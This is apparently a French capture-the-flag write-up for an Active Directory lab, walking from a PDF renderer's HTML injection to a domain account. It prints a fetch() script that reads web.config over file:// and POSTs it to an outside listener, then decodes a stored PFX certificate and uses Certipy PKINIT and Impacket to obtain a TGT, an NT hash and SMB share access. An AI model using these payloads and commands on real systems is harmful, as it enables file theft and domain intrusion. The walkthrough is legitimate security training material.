AD LAB Lanfeust 2026 / Active Directory
Glinin
Du web.config au partage IT$ : certificat PFX, PKINIT, ticket Kerberos et flag 03.
Contexte
Ce writeup reprend la suite de Port-Fleury. A ce stade, le rendu PDF integre du HTML fourni par l'utilisateur, ouvre des URL file:// et contacte la machine du joueur ; pour recuperer web.config sans troncature, j'ajoute ensuite un fetch() vers mon listener.

Le listing de C:\inetpub\portal avait revele web.config. Ce fichier devient le pivot entre la faille web et l'Active Directory de troy.lab.
Exfiltration du web.config
Je commence par charger directement file:///C:/inetpub/portal/web.config dans le PDF. Le XML apparait, mais le tres long certificat base64 est coupe par la mise en page : il faut recuperer le fichier brut.
<iframe src="file:///C:/inetpub/portal/web.config" width="800" height="600"></iframe>
Je redirige donc un listener Netcat vers webconfig_raw.txt, puis j'utilise fetch() deux fois : lecture locale du XML, puis envoi de son contenu en POST vers 198.51.100.126:8000.
nc -lvnp 8000 > webconfig_raw.txtlistening on [any] 8000 ...<script>
fetch('file:///C:/inetpub/portal/web.config')
.then(r => r.text())
.then(t => fetch('http://198.51.100.126:8000', {
method: 'POST',
body: t
}));
</script>

La requete sauvegardee contient Origin: file://, un User-Agent HeadlessChrome/Edge 153 et le XML complet. Les fichiers webconfig.txt et webconfig_raw.txt conserves dans les artefacts sont identiques octet par octet.

<add key="ReportShare.Path" value="\\GLININ\IT$" />
<add key="ReportShare.ClientCertificate" value="MIIRwgIBAzCCEX4..." />
<add key="ReportShare.CertificatePassword" value="pUpq66vEaSzRYoqi5h1xL5EJ" />

<httpRuntime targetFramework="4.8" requestValidationMode="2.0" />
<pages validateRequest="false" />
<customErrors mode="Off" />
<add name="PdfHandler" path="pdf" verb="POST"
     type="Corp.ReportPortal.PdfHandler, Corp.ReportPortal" />
La configuration livre trois informations decisives : le partage \\GLININ\IT$, un certificat client PFX encode en base64 et son mot de passe pUpq66vEaSzRYoqi5h1xL5EJ. Le blob est seulement abrege dans le bloc ci-dessus pour garder la page lisible ; la capture et le fichier brut en conservent la valeur complete.
Extraction du certificat

J'extrais exactement la valeur de ReportShare.ClientCertificate, puis je la decode dans TroyReportSvc.pfx.
grep -oP 'ClientCertificate" value="\K[^"]+' webconfig_raw.txt > cert_b64.txtbase64 -d cert_b64.txt > TroyReportSvc.pfxLe mot de passe trouve dans le meme fichier permet ensuite d'ouvrir le conteneur avec OpenSSL.
openssl pkcs12 -in TroyReportSvc.pfx -info -nokeys -passin pass:'pUpq66vEaSzRYoqi5h1xL5EJ'subject=DC=lab, DC=troy, CN=Users, CN=cixi
issuer=DC=lab, DC=troy, CN=TROY-CALe sujet est le compte cixi du domaine troy.lab et l'emetteur est TROY-CA. Le PFX contient bien la cle privee necessaire a une authentification par certificat.
Authentification Kerberos
J'utilise Certipy 5.0.4 pour presenter ce PFX au controleur de domaine 10.27.10.10. L'outil lit le SAN UPN du certificat, realise le PKINIT et demande un TGT pour cixi@troy.lab.
certipy auth -pfx TroyReportSvc.pfx -password 'pUpq66vEaSzRYoqi5h1xL5EJ' -dc-ip 10.27.10.10 -domain troy.lab[*] SAN UPN: 'cixi@troy.lab'
[*] Found SID: 'S-1-5-21-1949973566-487714255-2047864549-1107'
[*] Got TGT
[*] Saved credential cache to 'cixi.ccache'
[*] Got hash for 'cixi@troy.lab': aad3b435b51404eeaad3b435b51404ee:46ae29b38a4c9d79a1aef3841fea61c0Le resultat fournit le SID du compte, un TGT conserve dans cixi.ccache et le hash NT du compte. Pour la suite, je reutilise directement le ticket Kerberos.

Cette etape relie le certificat expose par l'application web a une identite exploitable dans l'Active Directory, sans avoir a connaitre le mot de passe du compte cixi.
Acces au partage SMB

J'indique a la bibliotheque Kerberos le cache a utiliser, puis j'ouvre une session SMB sur GLININ.troy.lab avec les options -k et -no-pass.
export KRB5CCNAME=$(pwd)/cixi.ccacheimpacket-smbclient -k -no-pass troy.lab/cixi@GLININ.troy.labADMIN$ DISK
C$ DISK
IPC$ IPC
IT$ DISKLe partage IT$, deja annonce dans web.config, est accessible avec ce ticket.
sharesuse IT$lsget flag03.txtbackups/
dispatch.txt
flag03.txt
scripts/La racine contient aussi dispatch.txt, backups et scripts. J'en conserve les fichiers pour la suite du lab, mais ils ne sont pas necessaires a l'obtention de ce flag.
backups/missive.txt
backups/sites.ldf.enc
scripts/maintenance.ps1
scripts/logs/TroyMaintenance.log
La capture rassemble la connexion Kerberos, la liste des partages, l'exploration de IT$ et le telechargement de flag03.txt.
Resultat

La commande get telecharge le fichier depuis SMB ; je le lis ensuite localement.
get flag03.txtcat flag03.txtadctf{1cf9c8cb49b1f045caeac3476ec156e0}Flag : adctf{1cf9c8cb49b1f045caeac3476ec156e0}
Pivot web vers Active Directory. La lecture locale obtenue a Port-Fleury expose une configuration applicative contenant un certificat de domaine.
Secret et certificat reunis. Le PFX et le mot de passe qui le protege sont stockes ensemble dans web.config.
PKINIT puis Kerberos. Certipy transforme le PFX en TGT ; Impacket reutilise ensuite cixi.ccache pour atteindre le partage SMB sans mot de passe.


